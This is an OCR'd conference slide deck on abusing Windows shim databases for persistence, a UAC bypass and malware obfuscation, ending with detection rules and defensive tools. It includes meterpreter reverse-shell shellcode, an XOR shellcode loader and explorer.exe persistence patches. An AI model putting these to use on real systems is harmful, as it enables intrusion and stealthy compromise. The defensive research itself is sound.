iSIGHTPARTNERS℠

Abusing Native Shims for Post Exploitation

Sean Pierce

About Me

iSIGHTPARTNERS℠

Sean Pierce, CISSP
@secure_sean
sdb at secure sean dot com
github.com/securesean and sdb.tools
Fancy myself a malware analyst

Disclaimer:

- Not a penetration tester
- Not a developer
- Not an iSIGHT Rep

About iSIGHT

iSIGHTPARTNERS℠

- Best commercial cyber threat intelligence provider on the planet
- 300 Experts. 24 Languages 16 Countries.
- Forward looking, adversary focused intelligence, actionable advice
- Intelligence for multiple levels: executive, operational and technical

www.isightpartners.com


Why am I here?

History of Application Compatibility

- Third Party bugs
  - Case study: Windows 95 + The SimCity®
  - Flush File Cache
  - Undocumented structs/API's
- OS Bugs
  - Case study: Synchronous Buffer Commits
- "Windows lies to 32-bit apps … but it's ok because we can make it lie to 64-bit apps too" - Greg

Fixes, Modes, & Shims

- **Fix**
- **Mode**
- Shim
- Fix/Mode Configurations are held in **Shim** Database (.sdb) files



How a Process is Shimmed

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
1. Parent Process calls CreateProcess()
    1. Parent Process checks if process should be shimmed
    2. Child Process Resources and shimming code are inserted and initialized
    3. Typically the shim hooks the Import Address Table (IAT)
2. Child Process begins executing
    1. The shimming code intercepts and manipulates API calls


Official Uses

- Microsoft Fix it Patches
- EMET
- Third party software

	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✗	✗	✓	✓	✓	✓	✓	✓
	ASLR	✗	✗	✓	✓	✓	✓	✓	✓
Application Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✓	✓	✓	✓	✓	✓	✓	✓
	NULL Page	✓	✓	✓	✓	✓	✓	✓	✓
	Heap Spray	✓	✓	✓	✓	✓	✓	✓	✓
	Mandatory ASLR	✗	✗	✓	✓	✓	✓	✓	✓
	EAF	✓	✓	✓	✓	✓	✓	✓	✓
	Bottom-up	✓	✓	✓	✓	✓	✓	✓	✓
	Load library checks	✓	✓	✓	✓	✓	✓	✓	✓
	Memory protection checks	✓	✓	✓	✓	✓	✓	✓	✓
	Simulate execution flow	✓	✓	✓	✓	✓	✓	✓	✓
	Stack pivot	✓	✓	✓	✓	✓	✓	✓	✓

Enhanced Mitigation Experience Toolkit





Application Compatibility Toolkit

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
Demo:

- Undocumented trick
- Create fix
- Create sdb file
- Install sdb file

Caveats

- Public version
- Does not show patch info
- Need to be Admin



System Alterations

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- Registry
- File System

Favorites Help

Compatibility Assis
Custom
Layers
putty.exe
InstalledSDB
Layers

Name	Type	Data
(Default)	REG_SZ	(value not set)
{06e27871-2eb8-4a66-bdcb-55c790e35d86}.sdb	REG_QWORD	0x1d031d729cd90e4 (130659189382811876)

orites Help

Compatibility Assistant
Custom
Layers
putty.exe
InstalledSDB
{06e27871-2eb8-4a66-bdcb-55c790e35d86}
Layers

Name	Type	Data
(Default)	REG_SZ	(value not set)
DatabaseDescription	REG_SZ	putty_dll_inject
DatabaseInstallTimeStamp	REG_QWORD	0x1d031d729cd90e4 (130659189382811
DatabasePath	REG_SZ	C:\Windows\AppPatch\Custom\{06e2
DatabaseType	REG_DWORD	0x00010000 (65536)

« Local Disk (C:) ▸ Windows ▸ AppPatch ▸ Custom ▸

Include in library ▾ Share with ▾ Burn New folder


Name	Date modified	Type
Custom64	10/9/2014 1:40 AM	File folder
{06e27871-2eb8-4a66-bdcb-55c790e35d8...	1/16/2015 4:55 PM	SDB File

Detection

- **Registry**
- Registry keys:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags**Custom**
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags**InstalledSDB**
- Default File Locations
  - C:\Windows\AppPatch\Custom\
  - C:\Windows\AppPatch\Custom\Custom64\

Detection

- Registry
- **Check add/remove programs**
  only with sdbinst.exe
- Yara/Snort rules



Detection

- Registry
- Check add/remove programs
- **Yara/Snort rules**

```
rule sdb
{
      meta:
      author = "Sean Pierce"
       description = "Shim Database files"

      strings:
      $magic = { 73 64 62 66  }

  condition:
    $magic at 8 and
    md5 != "B02B4B8924F019BDE57484A55DC5CA57" and
    md5 != "BA17F2DA98A8A375D22CB33C8E83A146" and
    md5 != "EC9D5F0AE38EC4A97E70960264B7D07D" and
    md5 != "4C7B2F691885878EDBAE48760A7E3FB9" and
    md5 != "1D8C1280D38C526C7041E72DB8D70DC1" and
    md5 != "8006552125C9D590843192543668BB0B"
}
```

Post Exploitation

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- Targeted Persistence. Similar to, but more powerful than `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`
- API Logging
- Kill any app
- Catch all creds for an app
- Redirect app logs
- Snoop/redirect network traffic for an app
- Trojanize any app
- Force vulnerable DLL loading
- Subvert system integrity
- UAC prompt bypass (Patched with KB3045645)
- **Malware obfuscation**

Demo UAC bypass

UAC application manifest flag

- sdbinst.exe
- SndVol.exe
- cleanmgr.exe
- control.exe
- syskey.exe
- 70+ classically that are signed

```
<asmv3:windowsSettings
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <autoElevate>true</autoElevate>
</asmv3:windowsSettings>
```

Note: This was changed in KB3045645

UAC bypass

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
Name	Command-line	Module
RedirectEXE		

RedirectEXE

This compatibility fix calls WinExec on the passed command line, and then terminates the caller process. The command line can contain any environment variables that need to be passed to the executable. If the command line starts with a '+', the app directory is added to the path.

```
"C:\Windows\system32\sdbinst.exe" /q
"C:\Users\%USERNAME%\AppData\Local\Temp\\..\..\LocalLow\com.%USERNAME%.sdb"
```

In the Wild



BlackEnergy 2

Roaming Tiger

```
44e TAG 7001 - DATABASE
        454 TAG 4023 - OS_PLATFORM: 1 (0x1)
        45a TAG 6001 - NAME: AcProtect_Database
        460 TAG 9007 - DATABASE_ID: {F8C4CC07-6DC4-418F-B72B-304FCDB64052} NON-STANDARD
        476 TAG 7002 - LIBRARY
                47c TAG 7004 - SHIM
                        482 TAG 6001 - NAME: AcProtect_Shim
                        488 TAG 600a - DLLFILE: AcProtect.dll
        48e TAG 7007 - EXE
                494 TAG 6001 - NAME: splwow64.exe
                49a TAG 6006 - APP_NAME: AcProtect_Apps
                4a0 TAG 9004 - EXE_ID: {1DAC33EB-986E-4BC5-B7D8-CB9B0B7F6555}
                4b6 TAG 7008 - MATCHING_FILE
                        4bc TAG 6001 - NAME: *
                4c2 TAG 7009 - SHIM_REF
                        4c8 TAG 6001 - NAME: AcProtect_Shim
                        4ce TAG 4004 - SHIM_TAGID: 1148 (0x47c)
        4d4 TAG 7007 - EXE
                4da TAG 6001 - NAME: explorer.exe
                4e0 TAG 6006 - APP_NAME: AcProtect_Apps
                4e6 TAG 9004 - EXE_ID: {D9B74E19-6919-4C67-8DE8-3D64B72F9CFA}
                4fc TAG 7008 - MATCHING_FILE
                        502 TAG 6001 - NAME: *
                508 TAG 7009 - SHIM_REF
                        50e TAG 6001 - NAME: AcProtect_Shim
                        514 TAG 4004 - SHIM_TAGID: 1148 (0x47c)
```

Making a Custom Fix

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- Make a DLL that Exports:
  - GetHookAPIs(char *, ushort *, ulong *)
  - NotifyShims(char *, unsigned __int16 *, unsigned __int32 *)
- Make an .sdb file that specifies that DLL

Examples of Offensive Uses

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I prefer stealth and misdirection

- Malware
  - Anti-Analysis
  - Old to New
- Putty
  - InjectDll with Metasploit, PuttyRider
- Firefox
  - CorrectFilePath for the profile
- Autoruns
  - VirtualRegistry to hide malware
- Shim explorer.exe
  - Hot patch

Maliciously Compatible Software

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- Benign Executables
  - 'InjectDll' and 'LoadLibraryRedirect' Fixes via a UNC path
  - Patching in new code and/or utilizing existing code akin to
  - ROP (Return Oriented Programming) chains
- Dependently Malicious Executables
  - 'kill switch'
  - 'IgnoreException' Fix
  - Hot patching instructions to redirect program flow
- Obfuscated Executable
  - The target executable will fail completely without the shim.

Simple Malware Anti-analysis

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```
// msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.0.1 lport=4444 EXITFUNC=none -f c
unsigned char shellcode[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x01\x68"
"\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";

int main(void){
    // EB FE JMP to self
    __asm {
    label:
        jmp label
    }

    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

```
!sdbpatch
APP=malware1.exe
DBNAME=malware1
# Target:    P:  target name, checksum
# Replace:   R:  module, RVA, hex of bytes to write
# Match      MR: module, RVA, bytes to find, bytes to write
P:malware1.exe,0x13a48a90
    R:malware1.exe,0x1000,9090
!endsdbpatch
```

Simple Malware Anti-analysis

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```
!sdbpatch
APP=malware1.exe
DBNAME=malware1
# Target:   P:  target name, checksum
# Replace:  R:  module, RVA, hex of bytes to write
# Match     MR: module, RVA, bytes to find, bytes to write
P:malware1.exe,0x13a48a90
    R:malware1.exe,0x1000,9090
!endsdbpatch
```

Administrator: C:\Windows\System32\cmd.exe

```
C:\SDB\Demo Malware>sdb-explorer.exe -C malware1.conf -o malware1.sdb
Creating new Database: malware1.sdb

Application: malware1.exe
Database Name: malware1
Patch: malware1.exe,0x13a48a90
Replace: malware1.exe,0x1000,9090
ending....
Completed Processing
malware1.exe
        APP: malware1.exe CHECKSUM: 13a48a90 Total Patch Size: 86
                MOD: malware1.exe OPCODE: 2 SIZE: 2 RVA: 00001000
                        90 90

C:\SDB\Demo Malware>sdbinst -p malware1.sdb
Installation of malware1 complete.
```

Malware Obfuscation

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```c
#define SHELLCODE_SIZE  281
unsigned char shellcode[SHELLCODE_SIZE] =
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68";

// same size and will decrypt by default to something benign
unsigned char shellcodeKey[SHELLCODE_SIZE] =
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff";

int main(void){
    int i = 0;
    for (i = 0; i < SHELLCODE_SIZE; i++)
        shellcode[i] = shellcode[i] ^ shellcodeKey[i];

    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

- ShellcodeKey will be replaced at runtime to decrypt malicious code
- Neither the patch nor the target program will have the real shellcode

```
!sdbpatch
APP=malware2.exe
DBNAME=malware2
# Target:   P:  target name, checksum
# Replace:  R:  module, RVA, hex of bytes to write
# Match     MR: module, RVA, bytes to find, bytes to write
P:malware2.exe,0x13a48a90
    R:malware1.exe,0x2020,0c4b8b581c01d38b048b01d0894424ea0
!endsdbpatch
```

Simple Persistence Explorer Shim

```
1  !sdbpatch
2  APP=explorer.exe
3  DBNAME=explorer calc
4  # Windows 7 x86
5  P:explorer.exe,0x2873a5
6      R:explorer.exe,0x24f01,e8fab60800ebf9
7      R:explorer.exe,0xb0600,906081ec8000000031c03...
8  # Windows 7 x64
9  P:%windir%/explorer.exe,0x2c8af6
10     MR:explorer.exe,0x202dc,48895C2410,E91F890900
11     R:explorer.exe,0xB8C00,905053515256574150415...
12 # Windows 8 x86
13 P:explorer.exe,0x20e478
14     R:explorer.exe,0x18408,e8f3f50d00ebf9
15     R:explorer.exe,0xf7a00,906081ec8000000031c03...
16 !endsdbpatch
```

Current Prevention

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- Disable via Group Policy
  (not recommended)
- Remove Shim Engine
  (NOT recommended)
- Remove sdb installer: C:\Windows\System32\sdbinst
  (not effective)
- No Admin access

Current Tools

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- Microsoft Application Compatibility Toolkit (public version)
- sdbinst.exe
- sdb-explorer.exe
- shims.exe
- Shim Cache Parser

… None help with prevention or detection of malicious shims…

New Tools

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Detect	*Shim-File-Scanner* Scans Files/Folders for non-default shims Checks registry for installed shims *Shim-Process-Scanner* Will search all processes for PEB shim flags Checks for Shim App Helper DLL's are in the process space *Shim-Process-Scanner-Lite* Simple script to find loaded Shim App Helper DLL's
Prevent	*Shim-Guard* Detects and alerts on newly installed shims *Shim-Guard-Lite* Flexible Powershell based script Alerts on newly installed shims
Respond	*Sdb Ingest Module (Autopsy®)* Searching for SDB files and analyzes them *Sdb Scanner (Volatility)* Scans for Shimmed processes

New Tools: Sdb Ingest Module & Volatility Plugin

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
- Autopsy® is an open source graphical forensic file/drive analysis kit built on the command line tools in Sleuth Kit®
- An Ingest Module is an Autopsy plugin that searches for and displays information about sdb files via sdb-explorer
- Volatility is an open source advanced memory forensics framework.



Shim Fix Examples

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- "no shim is available to bypass the Windows 7 User Account Control" –Microsoft
  - RedirectEXE Fix
  - LoadLibraryRedirect Fix
- "This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process" –Microsoft
  - InjectDll Fix
  - Custom Fixes
- "you are not opening any additional security vulnerability. " -Microsoft
  "you cannot use shims to bypass any security mechanisms present in Windows" -Microsoft
  - DisableAdvancedRPCClientHardening, Fix
  - DisableWindowsDefender Fix
  - DisableASLR Fix
  - DisableSeh Fix
  - DisableNX Fix

Prior Information

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Security Related Prior Work

2007	Alex Ionescu: Secrets of the Application Compatibility Database (SDB)
2012	Security Company Recx Posted "Windows AppCompat Research Notes"
2013	2013 Mark Baggett. DerbyCon 2013: Owned By Default!
2014	Graham Posts "Shimming your way past UAC" Jon Erickson @ BlackHat Asia: Persist It. Using and Abusing Microsoft Fix It Patches

Special Thanks

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- Peeps: Jon, Greg, Wyat, & Patrick,
- Special Thanks to Elma, Ross, Zach, and 9gag.com

- Other Resources:
  - iSIGHT blog
  - http://blogs.msdn.com/b/oldnewthing/ - Raymond Chen
  - http://blogs.msdn.com/b/cjacks/ - Chris Jackson
  - http://www.alex-ionescu.com/ - Alex Ionescu
- Misc.
  - I apologize that Application Compatibility is the source of so much pain

Questions?

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- Example: Is there anything that can't be shimmed?

github.com/securesean and sdb.tools

@secure_sean

sdb at secure sean dot com

(In case you suddenly realized I'm cool)

